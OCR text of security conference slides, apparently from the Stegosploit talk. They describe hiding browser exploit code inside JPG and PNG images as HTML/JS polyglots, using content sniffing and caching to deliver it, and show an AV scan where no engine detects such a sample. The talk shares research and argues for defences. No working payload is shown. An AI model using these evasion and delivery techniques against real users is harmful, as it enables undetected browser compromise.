APP0	FF E0	length	J F I F \0				
		versn	U	Xres	Yres	H	V
DQT	FF DB	quantization tables					
DQT	FF DB	quantization tables					
SOF0	FF C0	start of frame					
DHT	FF C4	Huffman tables					

IMAJS-JPG Recipe



SOI	FF D8						
APP0	FF E0	length	J F I F \0				
		versn	U	Xres	Yres	H	V
		<html random random random random...					
		random ><head random> decoder script					
		and other HTML stuff goes here...					
		<script type=text/undefined> ...					
		... more random data ...					
DQT	FF DB	quantization tables					
DQT	FF DB	quantization tables					
SOF0	FF C0	start of frame					
DHT	FF C4	Huffman tables					


NETSQUARE


IMAJS-PNG!
I ♥ PNG
PNG +HTML +JS +CSS

IMAJS-PNG Recipe

PNG Header	89 50 4E 47 0D 0A 1A 0A			
IHDR	length	IHDR	chunk data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IDAT chunk	length	IDAT	pixel data	CRC
IEND chunk	0	IEND	CRC	

IMAJS-PNG Recipe



Inspiration: http://daeken.com/superpacking-js-demos

Step 4.

The Finer Points of Package Delivery


Content Sniffing
Expires and Cache-Control
Clever CSS

Content Sniffing

Test description	MSIE6	MSIE7	MSIE8	FF2	FF3	Safari	Opera	Chrome	Android
Is HTML sniffed when no Content-Type received?	YES	YES	YES	YES	YES	YES	YES	YES	YES
Content sniffing buffer size when no Content-Type seen	256 B	∞	∞	1 kB	1 kB	1 kB	~130 kB	1 kB	∞
Is HTML sniffed when a non-parseable Content-Type value received?	NO	NO	NO	YES	YES	NO	YES	YES	YES
Is HTML sniffed on application/octet-stream documents?	YES	YES	YES	NO	NO	YES	YES	NO	NO
Is HTML sniffed on application/binary documents?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown/unknown (or application/unknown) documents?	NO	NO	NO	NO	NO	NO	NO	YES	NO
Is HTML sniffed on MIME types not known to browser?	NO	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL parameters?	YES	NO	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on unknown MIME when .html, .xml, or .txt seen in URL path?	YES	YES	YES	NO	NO	NO	NO	NO	NO
Is HTML sniffed on text/plain documents (with or without file extension in URL)?	YES	YES	YES	NO	NO	YES	NO	NO	NO
Is HTML sniffed on GIF served as image/jpeg?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Is HTML sniffed on corrupted images?	YES	YES	NO	NO	NO	NO	NO	NO	NO
Content sniffing buffer size for second-guessing MIME type	256 B	256 B	256 B	n/a	n/a	∞	n/a	n/a	n/a
May image/svg+xml document contain HTML xmlns payload?	(YES)	(YES)	(YES)	YES	YES	YES	YES	YES	(YES)
HTTP error codes ignored when rendering sub-resources?	YES	YES	YES	YES	YES	YES	YES	YES	YES

Credits: Michael Zalewski @lcamtuf

PAYLOADS GO BACK IN TIME

I'M IN UR BASE

GET /lolcat.png
200 OK
Expires: 6 months


Exploit code
encoded in image.
EVIL


....KILLING UR DOODZ

GET /lolcat.png

Load from cache

Decoder script references image
from cache.
SAFE





Sample #55798d37e25bf6_52084739

Submitted at	2015-06-11 14:29:27
Filename	cammy2_ffready_propspray_imajs
Comment	Stegosploit CVE-2013-1690
Filesize	192703 bytes
MD5	af79a55e9d7c83b24a6207f7ed3a7453
SHA1	67924dd9398d5e5c26886b611774b9b8cf959896
Status	complete

Anti-Virus	Update	Detected	Signature
[VT Yara]	PeID		-
[VT Yara]	Memory		-
[VT Yara]	Mobile		-
[VT Yara]	Trojans		-
AVG	12.0.1794.0		-
ClamAV	0.96.5		-
Comodo	1.0.2		-
Drweb	6.0.2.2 - linux		-
ESET	4.0.77		-
F-Prot	4.6.5.141		-
Ikarus	1.3.2		-
Kaspersky	8.0.1-50		-

Tools

Paper

AS EXPLOITS SIT LONELY,

FORGOTTEN ON THE SHELF

YOUR FRIENDLY NEIGHBORS AT

PoC || GTFO

PROUDLY PRESENT

PASTOR MANUL LAPHROAIG'S

EXPORT-CONTROLLED

CHURCH NEWSLETTER


June 20, 2015

Fort Ville-Marie, Vice-royauté de Nouvelle-France:

Funded by Single Malt as Midnight Oil and the Tract Association of PoC||GTFO and Friends, to be Freely Distributed to all Good Readers, and to be Freely Copied by all Good Bookleggers.

Это самиздат; yet, do thy worst old Time!

€0, $0 USD, £0, $50 CAD. `pocorgtfo08.pdf`.



PoC||GTFO 0x08

http://stegosploit.info

NETSQUARE

Conclusions - Offensive

- Weird containers, weird encoding, weird obfuscation.
- Stego attacks emerging "in the wild".
- PDF+Flash / HTML+JS+FLASH / ???

Conclusions - Defensive

- DFIR nightmare.
  - how far back does your window of inspection go?
- Can't rely on magic numbers, file extensions, file types.
- Quick "fix" – re-encode all images!

Browsers and W3C - Wake Up!

BROWSERS

- Don't be afraid to "BREAK THE WEB".
- Reject content that does not conform to strict standards/specs.

W3C

- STRICT parsing rules – like COMPILERS.
- Browser compliance and user-awareness is YOUR responsibility.


GREETS:
@lcamtuf
@angealbertini
@0x6D6172696F
PoC||GTFO crew

KTHXBAI

Saumil
Shah

@therealsaumil
saumilshah

saumil@net-square.com

Photography:
flickr.com/saumil
www.spectral-lines.in

NETSQUARE